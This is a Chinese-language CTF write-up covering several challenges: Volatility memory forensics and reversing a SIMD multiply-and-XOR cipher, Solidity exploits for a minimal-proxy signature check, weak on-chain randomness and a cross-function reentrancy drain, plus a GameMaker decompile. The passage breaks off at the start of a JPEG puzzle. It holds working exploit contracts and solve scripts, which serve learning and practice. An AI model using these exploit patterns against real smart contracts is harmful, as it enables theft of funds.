直接关键字搜索flag，有一个flag.kdbx，提示了有二进制文件，搜索常见后缀能看见program.elf

```
python3 vol.py -f Forensics.raw windows.filescan |grep -E 'flag|elf'
```




再分别提取出这两个文件


```
python3 vol.py -f Forensics.raw windows.dumpfiles --virtaddr 文件对应虚拟地址
```

kdbx是一种特殊的数据库文件，用于保存账户和密码，有一个keepass的软件可以直接打开

这里没想到空密码让各位师傅脑洞了，题目空密码的情况其实也挺常见的




空密码进去后




找到密钥所在位置，很明显是加密过的，凯撒解密10位得到原来的密钥`key:bingfengwithsh4d0w`

然后就是解密elf了，根据取证部分拿到的elf文件和key，来看逆向部分




其实只有`enc`一个加密



明显的`o2`优化，有一点难看，上调试

测试数据：

```
abcdefghijklmnopqrstuvwxyz123456
hex为
[0x61, 0x62, 0x63, 0x64, 0x65, 0x66, 0x67, 0x68, 0x69, 0x6A, 0x6B, 0x6C, 0x6D,
0x6E, 0x6F, 0x70, 0x71, 0x72, 0x73, 0x74, 0x75, 0x76, 0x77, 0x78, 0x79, 0x7A,
0x31, 0x32, 0x33, 0x34, 0x35, 0x36]
```



```
__int64 __fastcall sub_55BBCD7711D0(__m128i *flag, __int64 key)
{
  __m128i v2; // xmm1
  __int64 i; // rax
  __m128i v4; // xmm0
  __m128i v5; // xmm0
  __m128i v6; // xmm0

  v2 = _mm_loadu_si128(flag);
  i = 0LL;
  v4 = _mm_add_epi8(_mm_add_epi8(v2, v2), v2);
  v5 = _mm_add_epi8(v4, v4);
  v6 = _mm_add_epi8(v5, v5);
  *flag = _mm_sub_epi8(_mm_add_epi8(v6, v6), v2);
  do
  {
    flag->m128i_i8[i] ^= *(_BYTE *)(key + (unsigned int)i % 0x12) ^ 0x33;
    ++i;
  }
  while ( i != 32 );
  return i;
}
```

到这一步之前都是没变化的，这一步之后

```
[0xB7, 0xCE, 0xE5, 0xFC, 0x13, 0x2A, 0x41, 0x58, 0x6F, 0x86, 0x9D, 0xB4, 0xCB,
0xE2, 0xF9, 0x10, 0x71, 0x72, 0x73, 0x74, 0x75, 0x76, 0x77, 0x78, 0x79, 0x7A,
0x31, 0x32, 0x33, 0x34, 0x35, 0x36]
```

能看出来是前16位发生了变化，且与测试数据的关系不是加减，猜测是乘除或者异或

```
input_str = 'abcdefghijklmnopqrstuvwxyz123456'
output_hex = [
    0xB7, 0xCE, 0xE5, 0xFC, 0x13, 0x2A, 0x41, 0x58, 0x6F, 0x86, 0x9D, 0xB4,
    0xCB, 0xE2, 0xF9, 0x10, 0x71, 0x72, 0x73, 0x74, 0x75, 0x76, 0x77, 0x78,
    0x79, 0x7A, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36
]

for i in range(16):
    input_value = ord(input_str[i])
    for j in range(256):
        if (input_value * j) & 0xFF == output_hex[i]:
            print(f"Found match for input_str[{i}] ({input_str[i]}): j = {j}")
```

写个python爆破，可以发现`* 23`满足所有情况

再加上下面异或加密，可得flag

```
exp:

cipher = [0x24, 0xA5, 0x58, 0x59, 0x0B, 0x45, 0xEC, 0x94, 0x7A, 0xA6, 0xCE,
0x11, 0x10, 0x65, 0x8E, 0xA6, 0x6C, 0x31,
          0x23, 0x05, 0x3E, 0x64, 0x3A, 0x26, 0x6E, 0x26, 0x25, 0x2E, 0x76,
0x34, 0x2E, 0x26]
key = 'bingfengwithsh4d0w'
flag = ''
for i in range(len(cipher)):
    cipher[i] ^= ord(key[i % 18]) ^ 0x33

for m in range(16):
```

```
    for n in range(32, 128):
        if (n * 23) & 0xff == cipher[m]:
            flag += chr(n)
•
for j in range(16, 32):
    flag += chr(cipher[j])
print(flag)
•
# SYC{Rew@rd_FOr_7our_cOop3rat1on}
```

guess_signature

这个题涉及最小代理合约调用的知识，最小代理合约调用实现合约是delegatecall的，所以即使之前owner被初始化了，但是owner只在实现合约上下文有效。

A合约 delegatecall B合约，会在A的上下文中执行B的合约代码，所以最小合约调用时，owner是最小代理合约上下文中的owner，并未被初始化，所以owner的address是0地址，所以全输入0即可。

```
pragma solidity ^0.8.0;

interface Iguess{
    function verifySignature(
        string memory message,
        uint8 v,
        bytes32 r,
        bytes32 s
    ) external;
    function check(address ) external view returns(bool);
}

contract Hack {
    //输入最小合约代理地址
    Iguess guessadd;
    constructor(address _add){
        guessadd =Iguess( _add);
    }

    function owner() external view returns(bool){
        return guessadd.check(address(this));
    }
    function callFunction(string memory message, uint8 v, bytes32 r, bytes32 s)
public   {
        /*依次输入，空格，0，
0x0000000000000000000000000000000000000000000000000000000000000000，
0x0000000000000000000000000000000000000000000000000000000000000000*/

        guessadd.verifySignature(
            message,
            v,
            r,
            s
        );
```

```
}}
```

MIXTURE

easy题解

```
// SPDX-License-Identifier: MIT
//简单的伪随机数
pragma solidity 0.8.24;
contract easy {
    mapping(address => bool) public flag;
    uint256 random;
    constructor(uint256 _random) {
        uint256 random = _random;
    }
    function only_Member_Know_Secret(uint256 number) public returns(bool) {
        uint256 random_middle = uint256(
            keccak256(
                abi.encodePacked(
                    blockhash(block.number),  // 前一个区块的哈希
                    block.timestamp
                )
            )
        );
        return number == random + (uint256(uint160(msg.sender)) +
random_middle);
        //, "You cannot pass through here due to permission issues");
    }
    function get_your_flag(uint256 number) public  returns (bool){
        require(only_Member_Know_Secret(number), "You cannot pass through here
due to permission issues");
        flag[msg.sender] = true;
        return true;
    }

    function check(address addr) external view returns(bool) {
        return flag[addr];
    }
}
contract pwn {
    address target;
    constructor(address _target) {
        target = _target;
    }
    function pwn2() public {
        uint256 random_middle = uint256(
            keccak256(
                abi.encodePacked(
                    blockhash(block.number ),  // 前一个区块的哈希
                    block.timestamp               // 当前区块的时间戳
                )
```

```
            )
        );
        uint256 number = ((uint256(uint160(address(this)))) + random_middle);
        bool success = easy(target).get_your_flag(number);
        require(success,"You cannot pass through here due to permission
issues");
    }
}
```

hard题解
假重入锁，直接跨函数获取flag即可。多账号转账的已经被限制，所以多跨函数重入即可

```
// SPDX-License-Identifier: MIT
//假重入锁，跨函数重入即可
pragma solidity 0.8.24;
import "@openzeppelin/contracts/security/ReentrancyGuard.sol";
import "@openzeppelin/contracts/token/ERC20/ERC20.sol";
//nonReentrant
contract logical_contract is ReentrancyGuard,ERC20{
    mapping(address => bool) private hasRegistered;
    uint256 constant rate_from_this_token_to_ETH = 1;
    uint256 initialSupply;

    constructor(uint256 _initialSupply) ERC20("Flag Tokens", "FLAG_TOKENS")
payable {

        _mint(address(this), _initialSupply * (10 ** uint256(decimals())));

        uint256 initialSupply=_initialSupply;

    }

    modifier onlyOnce() {

        require(!hasRegistered[msg.sender], "You have already registered.");

        _;

        hasRegistered[msg.sender] = true;

    }



    function register() public onlyOnce {

        bool succ=this.transfer(msg.sender, 1 ether);

        require(succ==true,"something wrong");

    }
```

```
    function emergency_deal_with_your_token(uint256 amount) public nonReentrant
returns(bool){

        //Triggered when you are very eager to get ETH, but the price is lower
than Market prices

        //Remember to note that there are nonReentrant modifier symbols here

        this.transfer(msg.sender,1 ether);

        //to avoid problem when amount == 0 go wrong,I transfer a little number

        require(this.balanceOf(msg.sender)>=amount,"No money");

        uint256 ten_percent = amount / 10;

        if(address(this).balance <=
amount*rate_from_this_token_to_ETH*ten_percent){

            payable(address(msg.sender)).call{value:
payable(address(this)).balance}("");

        }

        else{

            payable(address(msg.sender)).call{value:
amount*rate_from_this_token_to_ETH*ten_percent}("");

        }

        _burn(msg.sender, amount+1 ether);

        //from my perspective, burning is a good way better than transfer for the
market.

        return true;

    }

}

contract setup is logical_contract{

    address owner;

    mapping (address => bool) public flag;

     constructor(uint256 initialSupply) payable logical_contract(initialSupply){

        owner = msg.sender;

    }

    modifier onlyOwner {
```

```
        require(msg.sender == owner,"You cannot pass through here due to
permission issues");

        _;

    }

    modifier onlyInternal() {

        require(msg.sender == address(this), "This function can only be called
internally.");

        _;

    }

    function transfer(address to, uint256 value)public  override onlyInternal
returns (bool) {

        address owner = _msgSender();

        _transfer(owner, to, value);

        return true;

    }

    function transferFrom(address from, address to, uint256 value) public
override onlyInternal returns (bool) {

        address spender = _msgSender();

        _spendAllowance(from, spender, value);

        _transfer(from, to, value);

        return true;

    }

    function get_your_flag(address paste_your_address) public{

        require(this.balanceOf(paste_your_address)>1 ether,"You're not qualified
yet");

        flag[paste_your_address] = true;

    }

    function Solve_the_problem(address paste_your_address) public onlyOwner{

        if(this.balanceOf(address(this))>initialSupply)

        flag[paste_your_address] = true;
```

```
    }
    function check(address addr) external view returns(bool){
        return flag[addr];
    }
}



contract pwn {
    address target;
    constructor(setup _target) payable {
        target = address(_target);
    }
    function pwn2() public {
        setup(target).register();
        setup(target).emergency_deal_with_your_token(1 ether);
    }
    fallback() external payable {
        setup(target).get_your_flag(address(this));
     }


}
```

iwanna_go_toSYC


配置gmk环境

配置gmk的打开环境，才能查看文件（b站有视频，感兴趣的可以自己实现）


使用gm8decompiler反编译

把文件丢到compiler中，导出一个gmk文件

```
./gm8decompiler.exe 文件
```




在room中就能找到flag的背景，觉得图片看不清可以在对象贴图的地方将图片提取出来



ez_jpg

flag.txt明显是base64编码




解码可以发现是文件数据流

文件尾明显是FFD8FFE0的逆序

